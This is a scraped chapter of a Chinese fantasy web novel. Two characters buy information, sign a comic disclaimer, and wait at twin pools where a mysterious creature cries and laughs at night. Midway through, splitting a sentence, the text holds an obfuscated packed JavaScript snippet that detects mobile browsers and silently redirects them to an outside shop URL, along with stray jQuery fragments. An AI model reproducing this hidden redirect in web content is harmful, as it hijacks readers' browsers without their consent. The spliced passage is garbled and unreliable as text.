18.笑哭潭(五)

作品:《白肉骨

    “两位等等——”


    “嗯?怎么还不走?”


    小哥将金豆子塞进怀中,又掏出来一个缙云红长方形盒子,从盒子里头拿出来一张折叠的微黄纸,他将这纸张打开来,里头好像印了几行黑字。白灼和秦狸疑惑地看着他。


    “两位放心,不是卖身契。”小哥笑着打开了个姑娘家用的胭脂,递给秦狸一支鹅毛笔,“烦请在上面签个大名,按个手印,一人即可。”


    秦狸接过一看,这张纸最上边印了五个大字:免责同意书。


    其下的几行字写的是——


    百晓生魏如风,谨告买方: 消息一经售出,视为买者信任,概不退还。然天机难测,万卦无常,未敢称尽善,纳者需合天时地利而行,莫痴莫贪,审慎用之,吉凶休咎,价定离手,生死各凭,勿责卖主,勿责卖主,勿责卖主!!!


    如风敬上。秦狸:“哈,理解,理解,这字里行间尽是魏兄对小命的珍重。”


    秦狸郑重地在署名处签了三个龙飞凤舞的字:狸大爷。


    随后又用大拇指沾了胭脂按了手印,交还给魏如风。


    魏如风看了眼,也没说啥,将这免责书折好放回盒子里。


    白灼道:“不过一张废纸,在这江湖中你觉得有用?”魏如风道:“这就看魏某遇到的是不是贵人了,有用没用,先求个心安。两位,请吧。”


    魏如风果然如风,极其熟练地找了条最短的路,很快就带着两人来到了一对“双胞潭”边。


    双胞潭大小一致,两个圆圈互相贴着,只是潭水中的情况不同,一个咕噜咕噜冒着点热气,一个结了大半面的冰,还有好些人已经在这两潭的附近,或站或坐。


    白灼:“你接的单子还挺多的。”


    魏如风打了个哈哈,“那是那是。”


    他又正色道:“两位,这口冒热气的潭就是七成能寻到宝的地方,至于旁边这口结冰的,就是那个感生物出现过的地方,不过我要提醒两位,这两个潭可能是互通的,谁也不知道下去旁边那口会不会遇见这怪物,若要保险起见,两位可去西斜方八百五十米处和东斜方千九百米处的潭中找,但近日去那边的人多,可能会走空,鉴于两位给的多,某便再说几句,这感生怪物在夜间有个习惯,会在潭中活动两个时辰,再睡上几个时辰,至于白日是醒还是睡,某就不知道了,在下还要做生意,两位告辞!”


    一卷橘香风拂过两人脸颊,此魏如风带着他的六把宝刀迅速消失了。


    有两个人从西斜方走过来,手里分别拿着棵生了六片叶子,叶片如龟背,整体长得像缩小型树木的植物,低头交谈着。


    “晦气!沾老子一身水,也没见到养神芝,九穗草的鸟影。”


    “此言差矣,这不是也找到了萆荔么,还是有点用的。”


    闻声的一些人盯着那口冒热气的潭心头更痒,这世间确实有一些天生地养的好东西,能够帮助他们更好地修炼异时身或应时身,虽然离开了原地会损失一些效果,但找到后养在自己的房间里,修炼之时便会像仙人吸风饮露,食蟠桃嘉果一般,对身体大有裨益。


    不过这萆荔只能起到安神不至于走火入魔之效,修异时身的基本用不上,应时身的强者则很少,如过江之鲫的璀璨时代已经过去,剩下的也基本不屑出现在这里,所以就没有人抢夺那两人手上的东西。


    秦狸说:“看来魏如风说的不错,确实有天材地宝,就是不知道这口潭有没有了。”


    白灼却盯着那结冰的冷潭,道:“这世间真的有感生物么?”


    秦狸说:“难说,传闻中确实有,不过没有人能描述出是什么模样。世间既有感生人,想来感生物也是真的,我家那突然消失的开阳老头就是。”


    “突然消失?”白灼道,“你祖父难道不是被叛徒给杀了么?”


    “不是。”秦狸抬眸望着一袖云,叹道:“古人都说世事一场大梦,果真如此。那年红雀刚建成,偃鬼那叛徒也刚携兵入大野泽,我祖父在幄帐中刚喝了口茶,便突然闭上双眼,整个人浮在空中,我听到一阵奇怪的乐声,祖父的身躯就被强光包裹,牙齿,指甲落了下来,随后他整个人变成了七彩的虹光,穿过幄帐顶,飞到天上而后不见了,这事,就只有我和父亲亲眼见到,说出去也没有人信的。”白灼道:“也许这就是感生人的奇特之处吧。”


    秦狸:“也是。毕竟开阳老头还在我太奶肚子里的时候待了十五个月才出来,而且刚出生就会讲话,什么都听得懂,简直是神仙转世,这还得归功于我太奶,怀孕的时候踩到了一个巨大的脚印,应是神迹吧。若是他还在,偃无绝必不会是他的对手。”


    白灼:“这么说,那感生物是不是也?”


    秦狸:“是,感生物应该也是某种生物涉及到神迹生出来的未能转成人身的怪物,谁也不知道它战力如何,但应是同感生人一般神秘莫测,不过罕见之物,大多恐怖异常,没人敢轻易招惹。”


    泣生如叶片般从两人头顶处落下来,又用阳春三月的脸看着秦狸道:“阿弥陀佛,然也,非也——”


    白灼:“你这和尚,是不能说人话吗?”泣生笑眯眯:“阿弥陀佛,然也。”


    白灼:找上秦狸的果然都不是什么正常人……


    暮色渐笼,观峯坛的地面虫鸣渐起,愈来愈烈,仿佛此时才拉开了一天的正序。


    秦狸和白灼选了块没什么人的地方坐着,很显然对潭中的宝贝没什么兴趣。


    曲家和几个不明身份的人也同秦狸他们一样,目标不在那些天材地宝,而在娄黑手携带的暗骨线索上。


    “都说娄黑手是睚眦必报之人,管它什么怪物,等他伤好必会来报复,怎过了好些天还不见人影。”曲家那个高瘦个子苍蝇似的搓着长手,嘴里喃喃道。秦狸脚边突然溅起了大片碎石,赶紧避开。


    “他是睚眦必报,但他报的,都是狼心狗肺的东西!”


    是那小狼崽,他一拳捶碎了大黑石,此刻正狠狠盯着那位搓长手的高瘦男子,举着一块更大的黑石就要扔过去。


    亏他们离得有些远,秦狸赶紧摁;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17011584|192221||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    住小狼崽的手道:“小鬼你不要命了,没看到曲家人多吗,你一个没修炼的人上去,就算有蛮力,也一下就变成片了,我有飞腿也来不及救你啊,你来这肯定有别的正事,别为了不相关的人搭上自己的小命。”


    小孩嗷一下咬住了秦狸的手臂,留下了两排深深的牙印后才松开,目光又警惕地盯着他。见秦狸没什么动作,小孩开口:“我咬你,你不生气?”


    秦狸嘶了声,这小鬼,咬人够疼的。


    “本公子不跟冲动的小娃娃计较,再说,生气会给本公子俊美的容颜添乱,亏本买卖,不做。”


    “那你去给他两拳。”


    秦狸:“你这是什么话,本公子没义务这样做。”


    小孩:“你们救了我,自然要负责到底。”


    秦狸“……”


    “小鬼,那娄黑手,是你爷爷吧?或者说,他养过你。”小孩:“你怎么知道?”


    秦狸:“你这么熟悉那条甬道,结合你今天的反应,和那甬道上遗落的桐子,本公子就想明白了。娄黑手制墨要用桐子榨油,增加墨的出烟量和黑度是吧,那竹筒的松油原也不是做蜡烛的,而是加些韧性,他来回都从甬道出入,你也就知道了。话说,你爷真藏了很多宝贝?”


    小孩:“是又怎样?别想打我爷的主意。”


    秦狸:“呵,哪敢。开阳老头若真把暗骨的线索托付给了他,那他两人就是有交情的,本公子合该敬着长辈,总不可能为敌。”


    “不过你爷去哪儿了?怎会把你一孩子丢在这,巫家那群人抓你就是为了威胁娄黑手的?还是说你知道关于暗骨的东西?”


    小孩又哼:“我不知道,你问题太多了!”秦狸:“也是,娄黑手应该也不会把这么重要的线索交给你个小鬼,毕竟知道的越多就越危险。”


    这时,天色完全暗了下来,坐立潭边的人头都看不清楚了,潭水也变得黑咕隆咚,好像靠近一些就会把人吞进去。


    有人突然叫了起来,“怪物!快,点火把!”


    火光齐齐亮起,将双胞潭照得通明。


    秦狸和白灼也打开火折子凑过去。


    怪物并没有出现,而是它的声音从潭底传了出来。


    白灼道:“这就是感生物的声音么?太怪了。”


    “啊灼别怕,我在呢。”秦狸特意贴近她。


    白灼撇撇嘴:谁说我怕了……


    潭底传来的声音确实怪,若是胆小一些的,早就被吓个半死。


    这声音一会儿像是子夜时分猫叫出来的小孩般的哭声,一会儿变成像装了千年老生锈铁片般高高卡着半口气又突然急促拔尖的鸮笑声。


    瘆人。


    太瘆人了。


    几乎所有听着这怪声的人都起了鸡皮疙瘩,虽然多是男子,但又哭又笑的怪声在黑夜中持续不停地响,十分阳刚之气都要减去六分。


    过了两个时辰之后,这哭笑声突然停下来了。


    这感生怪物真睡了?


    还是说,它就要,出来了——